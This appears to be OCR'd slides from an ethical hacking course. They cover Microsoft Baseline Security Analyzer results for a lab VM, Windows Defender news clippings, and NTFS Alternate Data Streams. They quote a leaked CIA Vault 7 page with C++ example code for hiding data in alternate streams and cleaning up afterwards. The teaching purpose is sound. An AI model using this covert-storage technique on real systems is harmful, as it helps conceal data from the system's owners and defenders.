

Microsoft Baseline Security Analyzer 2.3
Microsoft
Baseline Security Analyzer
Microsoft
How to correct this

Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
✗	Automatic Updates	The Automatic Updates feature has not been configured on this computer. Please upgrade to the latest Service Pack to obtain the latest version of this feature and then use the Control Panel to configure Automatic Updates. What was scanned How to correct this
i	Incomplete Updates	No incomplete software update installations were found. What was scanned
i	Windows Firewall	Windows Firewall is disabled and has exceptions configured. What was scanned Result details How to correct this
✓	Local Account Password Test	No user accounts have simple passwords. What was scanned Result details
✓	File System	All hard drives (1) are using the NTFS file system. What was scanned Result details
✓	Guest Account	The Guest account is disabled on this computer. What was scanned
✓	Restrict Anonymous	Computer is properly restricting anonymous access. What was scanned

Microsoft Baseline Security Analyzer



Microsoft Baseline Security Analyzer 2.3
Microsoft
Baseline Security Analyzer
Microsoft
Tasks
Scan a computer
Scan multiple computers
View security reports
About Microsoft Baseline Security Analyzer
See Also
Microsoft Baseline Security Analyzer Help
Microsoft Security Web site
start
My Documents
ADS Spy v1.11 - Writ...
Microsoft Baseline Se...
6:48 PM

Check computers for common security misconfigurations.

The Microsoft Baseline Security Analyzer can check computers running Microsoft Windows Server 2012 R2, Windows 8.1, Windows Server 2012, Windows 8, Windows Server 2008 R2, Windows 7, Windows® Server 2003, Windows Server 2008, Windows Vista, or Windows XP. Scanning computers for security updates utilizes Windows Server Update Services. You must have administrator privileges for each computer you want to scan.


Scan a computer
Check a computer using its name or IP Address.

Scan multiple computers
Check multiple computers using a domain name or a range of IP addresses.

View existing security scan reports
View, print and copy the results from the previous scans.

© 2002-2013 Microsoft Corporation. All rights reserved.

Microsoft Baseline Security Analyzer



Microsoft Baseline Security Analyzer 2.3
Microsoft Baseline Security Analyzer

Report Details for WORKGROUP - EH-WINXP-05 (2016-11-01 11:11:03)

Security assessment:
Incomplete Scan (Could not complete one or more requested checks.)


Computer name:	WORKGROUP\EH-WINXP-05
IP address:	10.76.5.201
Security report name:	WORKGROUP - EH-WINXP-05 (11-1-2016 11-11 AM)
Scan date:	11/1/2016 11:11 AM
Scanned with MBSA version:	2.3.2211.0
Catalog synchronization date:	

Sort Order: Score (worst first)

Security Update Scan Results

Score	Issue	Result
!	Security Updates	Computer has an older version of the client and security database demands a newer version. Current version is and minmum required version is . How to correct this

Microsoft Baseline Security Analyzer



Microsoft Baseline Security Analyzer 2.3

Microsoft Baseline Security Analyzer

How to correct this

Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
✗	Automatic Updates	The Automatic Updates feature has not been configured on this computer. Please upgrade to the latest Service Pack to obtain the latest version of this feature and then use the Control Panel to configure Automatic Updates. What was scanned How to correct this
ℹ	Incomplete Updates	No incomplete software update installations were found. What was scanned
ℹ	Windows Firewall	Windows Firewall is disabled and has exceptions configured. What was scanned Result details How to correct this
✓	Local Account Password Test	No user accounts have simple passwords. What was scanned Result details
✓	File System	All hard drives (1) are using the NTFS file system. What was scanned Result details
✓	Guest Account	The Guest account is disabled on this computer. What was scanned
✓	Restrict Anonymous	Computer is properly restricting anonymous access. What was scanned

Windows 10 Fall Creators Update


Recent news

Microsoft is building a smart antivirus using 400 million PCs

BY ALFRED NG JUNE 27, 2017

https://www.cnet.com/news/microsoft-build-smart-antivirus-using-400-million-computers-artificial-intelligence/

c|net


Windows Defender Security Center
Security analytics dashboard
Your organizational security score
80.4%
Total security score
Windows Defender security controls state
Your score improvement opportunity
AntiVirus recommendations
Security score trends
61%
Enlarge Image

This is the new dashboard for Windows Defender Advanced Threat Protection.
Microsoft

"In its Fall Creators Update, Microsoft will use a wide range of data coming from its cloud programs such as Azure, Endpoint and Office to create an artificial intelligence antivirus that can pick up on malware behavior, said Rob Lefferts, director of program management for Windows Enterprise and Security."


"Microsoft is turning to artificial intelligence to create the next generation of antivirus software."

Recent news

Windows 10 Fall Creators Update Controlled Folder Access Nullifies Ransomware Attacks

by Paul Lilly October 25, 2017

https://hothardware.com/news/windows-10-fall-creators-update-controlled-folder-access-nullifies-ransomware-attacks



Windows Defender Security Center

Controlled folder access

Protect your files and folders from unauthorized changed by unfriendly applications.

On

Protected folders
Allow an app through Controlled folder access

Exclusions

Windows Defender Antivirus won't scan items that you've excluded. Excluded items could contain threats that make your device vulnerable.

Add or remove exclusions

Notifications

Windows Defender Antivirus will send notifications with critical information about the health and security of your device. You can specify which non-critical notifications you would like.


Change notification settings

"This feature protects your files from tampering, in real-time, by locking folders so that ransomware and other unauthorized apps can't access them. It's like putting your crown jewels in a safe whose key only you hold," Microsoft says."

ADS

Windows NTFS Alternate Data Streams

- Introduced in Windows NT 3.1
- Enables Services for Macintosh (SFM) for interoperability with Apple's classic Mac OS filesystem.
- Allows more than one data stream to be associated with a filename.
- Uses the format *filename:streamname*, e.g. myfile.text:mystream


Transferring Data Using
Secure | https://wikileaks.org/ciav7p1/cms/page_13763236.html
Apps Yahoo Cabrillo College Health Network Medical CIS 76 links Lab Development Home Expand All Link Comments Other bookmarks
WikiLeaks Leaks News About Partners Search Shop Donate Submit
CENTRAL INTELLIGENCE AGENCY INFORMATION OPERATIONS CENTER
Releases ▼ Documents ▼

Vault 7: CIA Hacking Tools Revealed

Navigation: » Directory » Knowledge Base » Tech Topics and Techniques Knowledge Base » Windows » Windows Code Snippets » Data Transfer Modules (KB)

Transferring Data Using NTFS Alternate Data Streams (DTNtfsAds_BK - Brutal Kangaroo)


SECRET//NOFORN

OSB Library: Data Transfer

Module Name: DTNtfsAds_BK (Brutal Kangaroo)

Module Description: This module allows for transfer or storage of data by placing it in NTFS Alternate Data Streams. Each chunk (call to addFile) creates a new stream. Chunks are identified by the ProgramID. Using FindFirst/FindNext with a progID of 0 will match all files that have been written by this module. deleteFile is unsupported by this module. This module overloads the constructor (see Module Specific Structures) to set the destination of the data.

https://wikileaks.org/ciav7p1/cms/page_13763236.html



Module Specific Structures:

```
/*
        The constructor takes a path to the directory/file to which the ADS files should be added.
*/
DTNtfsAds_BK(wchar_t* filenameToAppendADS);
```

Example Code:

```
WCHAR wcDrivePath[] = L"I:\\";


IDataTransfer *dtTransfer = new DTNtfsAds_BK(wcDrivePath);


DWORD dwChunkSize = 0;
DWORD dwFileProgID = 0;


//Add the file to storage file
DataTransErr dtErr = dtTransfer->addFile(5, byData1, dwData1Len);


//find first file - no header
dtErr = dtTransfer->findFirstFile(5, dwChunkSize, &dwFileProgID, 0, NULL);


//Allocate memory - read in file just identified by findFirstFile
LPBYTE lpbData = (LPBYTE)malloc(dwChunkSize);
DWORD dwBytesRead = dtTransfer->readFile(lpbData, dwChunkSize);
free(lpbData);


//Cleanup
WCHAR wcTemp[MAX_PATH] = { 0 };
swprintf(wcTemp, L"%s:$ObjId0", wcDrivePath);
DeleteFile(wcTemp);
delete dtTransfer;
```

https://wikileaks.org/ciav7p1/cms/page_13763236.html

Windows NTFS Alternate Data Streams

ADS demonstration setup on EH-WinXP

1. Start with the baseline snapshot at a minimum.

2. Configure Folder Options to not hide file extensions (Start > Run... > Explorer > Tools menu > Folder Options... > View tab > Advanced settings: > remove check from "Hide extensions for known file types".

